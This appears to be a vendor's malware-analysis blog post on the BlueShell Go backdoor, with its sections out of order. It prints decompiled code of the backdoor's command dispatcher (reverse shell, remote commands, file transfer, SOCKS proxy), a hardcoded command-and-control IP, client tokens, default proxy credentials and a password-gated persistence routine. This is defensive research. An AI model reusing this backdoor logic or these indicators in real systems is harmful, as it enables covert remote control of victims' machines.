
Figure 5: Image found within the executable

This sample shares many of the same features (besides the image) as the repository code, with a few exceptions. As discussed earlier, BlueShell uses just three parameters (IP, Port, Wait Time) for its configuration. In this case, the actor added a client key (B1ueShe11-client) and a client token (B1uekT0k3n-client), likely used for session management of the application.



```
00694325 48 89 44       MOV        qword ptr [RSP + local_98],RAX
         24 40
0069432a 48 89 5c       MOV        qword ptr [RSP + local_90],RBX=>s_8.218.243.23... = "8.218.243.239"
         24 48
0069432f 48 8b 0d       MOV        RCX,qword ptr [PTR_s_BluekT0k3n-client_00b48a30] = 009acd70
         fa 46 4b 00
00694336 48 8b 15       MOV        RDX,qword ptr [DAT_00b48a38]                     = 0000000000000011h
         fb 46 4b 00
0069433d 48 89 4c       MOV        qword ptr [RSP + local_88],RCX=>s_BluekT0k3n-c... = "BluekT0k3n-client"
         24 50
00694342 48 89 54       MOV        qword ptr [RSP + local_80],RDX
         24 58
00694347 48 8b 0d       MOV        RCX,qword ptr [PTR_s_BlueShell-client_00b48a20]  = 009acd40
         d2 46 4b 00
0069434e 48 8b 15       MOV        RDX,qword ptr [DAT_00b48a28]                     = 0000000000000010h
         d3 46 4b 00
00694355 48 89 4c       MOV        qword ptr [RSP + local_78],RCX=>s_BlueShell-cl... = "BlueShell-client"
         24 60
0069435a 48 89 54       MOV        qword ptr [RSP + local_70],RDX
         24 68
0069435f 48 8b 0d       MOV        RCX,qword ptr [PTR_s_linux_00b48a50]             = 009ab7f0
         ea 46 4b 00
00694366 48 8b 15       MOV        RDX,qword ptr [DAT_00b48a58]                     = 0000000000000005h
         eb 46 4b 00
0069436d 48 89 4c       MOV        qword ptr [RSP + local_68],RCX=>s_linux_009ab7f0 = "linux"
         24 70
00694372 48 89 54       MOV        qword ptr [RSP + local_60],RDX
         24 78
00694377 48 8b 0d       MOV        RCX,qword ptr [PTR_DAT_00b48a40]                 = 009ab7e0
         c2 46 4b 00
0069437e 48 8b 15       MOV        RDX,qword ptr [DAT_00b48a48]                     = 0000000000000003h
         c3 46 4b 00
00694385 48 89 8c       MOV        qword ptr [RSP + local_58],RCX=>DAT_009ab7e0     = 74h    t
         24 80 00
         00 00
```


Figure 6: Snippet of BlueShell Configuration Values in Ghidra



```
func init(){

        flag.StringVar(&serverHost, "h", "192.168.1.1", "server ip")

        flag.StringVar(&serverPort, "p", "8081", "server port")

        flag.Int64Var(&waitTime, "t", 10, "reconnect wait time")

}
```


Figure 7: BlueShell GitHub source code configuration data

The actor significantly enhanced BlueShell's capabilities by integrating file server and reverse shell functionality with the tool's standard features. These augmentations to the backdoor code signify a deliberate move to increase its versatility and effectiveness in targeted operations.



```
void main.(*Client).HandleHeartbeatResponse
               (undefined8 param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4,
               long param_5,undefined8 param_6)

{
  char cVar1;
  undefined8 in_R10;
  long unaff_R14;
  undefined8 param_9;
  undefined8 param_10;
  undefined8 param_11;
  long param_12;
  undefined8 param_13;
  undefined8 param_14;

  param_9 = param_4;
  param_11 = param_2;
  param_10 = param_1;
  param_12 = param_5;
  param_13 = param_6;
  param_14 = in_R10;
  while (&stack0x00000000 <= *(undefined **)(unaff_R14 + 0x10)) {
    runtime.morestack_noctxt();
  }
  if ((DAT_00b48908 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).RunCommand(param_14);
  }
  else if ((DAT_00b488f8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).ReverseShell(param_14);
  }
  else if ((DAT_00b48918 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).StartFileServer();
  }
  else if ((DAT_00b48928 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).StartSocks5Proxy(param_14);
  }
  else if ((DAT_00b488e8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).FileUpload(param_14);
  }
  else if ((DAT_00b488d8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).FileDownload(param_14);
  }
  return;
}
```


Figure 8: Decompiled code in Ghidra displaying customized features



```go
func HandleClientConnection(conn net.Conn) {
        defer conn.Close()

        actionChannel := make([]byte, 128)

        osName := runtime.GOOS

        _, _ = conn.Write([]byte(osName))

        read_len, err := conn.Read(actionChannel)

        if err != nil {
                return
        }

        action := strings.TrimSpace(string(actionChannel[:read_len]))

        if read_len == 0 {
                return
        }else if  action == "shell" {
                shell.GetInteractiveShell(conn)
        }else if  action == "upload" {
                shell.UploadFile(conn)
        }else if  action == "download" {
                shell.DownloadFile(conn)
        }else if  action == "socks" {
                println("socks5")
                shell.RunSocks5Proxy(conn)
        }
}
```

Figure 9: Snippet of standard BlueShell source code

Finally, the file uses a hardcoded password check before starting a service and executing commands specific to system utilities. If the check fails, the server starts normally without additional operations. The code checks for a string length of 8 and uses the hexadecimal representation of the reverse of the word 'password.'



```
if ((param_14 == 8) && (*param_13 == 0x64726f7773736170)) {
  puVar3 = (undefined8 *)runtime.newobject();
  if (DAT_00b83a70 == 0) {
    *puVar3 = param_15;
  }
  else {
    runtime.gcWriteBarrierDX(puVar3);
  }
  lVar4 = github.com/kardianos/service.New();
  if (puVar1 == (undefined8 *)0x0) {
    uVar10 = 0x66;
    auVar9._4_4_ = in_XMM15_Db;
    auVar9._0_4_ = in_XMM15_Da;
    auVar9._8_4_ = in_XMM15_Dc;
    auVar9._12_4_ = in_XMM15_Dd;
    uVar11 = 0;
    syscall.rawSyscallNoError();
    uVar5 = 0;
    uVar6 = 0;
    uVar7 = 0;
    uVar8 = 0;
    if (local_70 == 0) {
      lVar4 = (**(code **)(lVar4 + 0x18))();
      if (lVar4 != 0) {
        local_38._8_8_ = &PTR_DAT_009ac200;
        local_38._0_8_ = &string;
        fmt.Fprintln(1,1,&PTR_DAT_009ac200,local_38);
      }
      local_18._4_4_ = uVar6;
      local_18._0_4_ = uVar5;
      local_18._8_4_ = uVar7;
      local_18._12_4_ = uVar8;
      local_28._8_8_ = 2;
      local_28._0_8_ = &DAT_007008a8;
      auVar9 = runtime.concatstring3
                         (param_7,param_8,&DAT_007008a8,0x11,&DAT_007016f1,8,uVar10,auVar9,uVar11)
      ;
      local_18._8_8_ = &DAT_007045d3;
      local_18._0_8_ = auVar9._0_8_;
      os/exec.Command(2,2,auVar9._8_8_,local_28);
      os/exec.(*Cmd).Start();
      local_18._4_4_ = uVar6;
      local_18._0_4_ = uVar5;
      local_18._8_4_ = uVar7;
      local_18._12_4_ = uVar8;
      local_28._8_8_ = 2;
      local_28._0_8_ = &DAT_007008a8;
      auVar9 = runtime.concatstring3
                         (param_7,param_8,&DAT_007008a8,8," start% util\' for \'\"&<>",6);
      local_18._8_8_ = &DAT_007019d1;
      local_18._0_8_ = auVar9._0_8_;
      os/exec.Command(2,2,auVar9._8_8_,local_28);
      os/exec.(*Cmd).Start();
      os.Exit();
      return (undefined8 *)0x0;
    }
    main.RunServer();
    return (undefined8 *)0x0;
  }
```

Figure 10: Snippet of decompiled code consisting of a password check

## Conclusion

In conclusion, we briefly examined the BlueShell backdoor, a tool that has been around for more than four years and will likely be used in the foreseeable future. From the surprising inclusion of an image from an Atomy China seminar to the added functionalities of a file server and reverse shell, we identified how attackers are extending open-source projects to meet their needs.

Apply for an account today to discover more intriguing hosted malware examples, access our near-real-time feed of command-and-control infrastructure data, and use our scanners to look for suspicious IP addresses.

TABLE OF CONTENTS

## Introduction


Platforms like GitHub offer a valuable resource for developers and the open-source community. However, these sites also create a potential avenue for threat actors to distribute malicious tools.

This week, we're turning our attention to BlueShell, an open-source backdoor hosted on GitHub for about four years but still seeing plenty of use by attackers in 2024. In this post, we'll highlight some recent BlueShell servers and look at an interesting ELF binary pulled from a sandbox.

## What Makes BlueShell Special?

Honestly, not a lot. Written in Golang, the tool allows users to compile client binaries that run on Windows, Linux, and Mac operating systems. The server communicates with victim systems over TCP sockets and encrypts messages using TLS. The default version of BlueShell includes four features:

- Shell → Run commands on the victim system
- Upload → Upload files
- Download → Download files
- Socks → Use a Socks5 proxy (hardcoded credentials: blue/Blue@2020)



whitehatnote Update README.md 0e6ab67 · 4 years ago 3 Commits

| | | |
|---|---|---|
| key | Initial commit | 4 years ago |
| shell | Initial commit | 4 years ago |
| README.md | Update README.md | 4 years ago |
| client.go | Initial commit | 4 years ago |
| server.go | Initial commit | 4 years ago |

README

# BlueShell

BlueShell是一个跨平台的持续远控工具，拿下靶机后，根据操作系统版本下载部署对应的bsClient，其会每隔固定时间向指定的C&C地址发起反弹连接尝试，在C&C端运行bsServer即可连接bsClient，从而实现对靶机的持续控制，主要适用场景：

- 红蓝对抗中的持久化后门或内网代理
- 社工钓鱼二次加载Payload

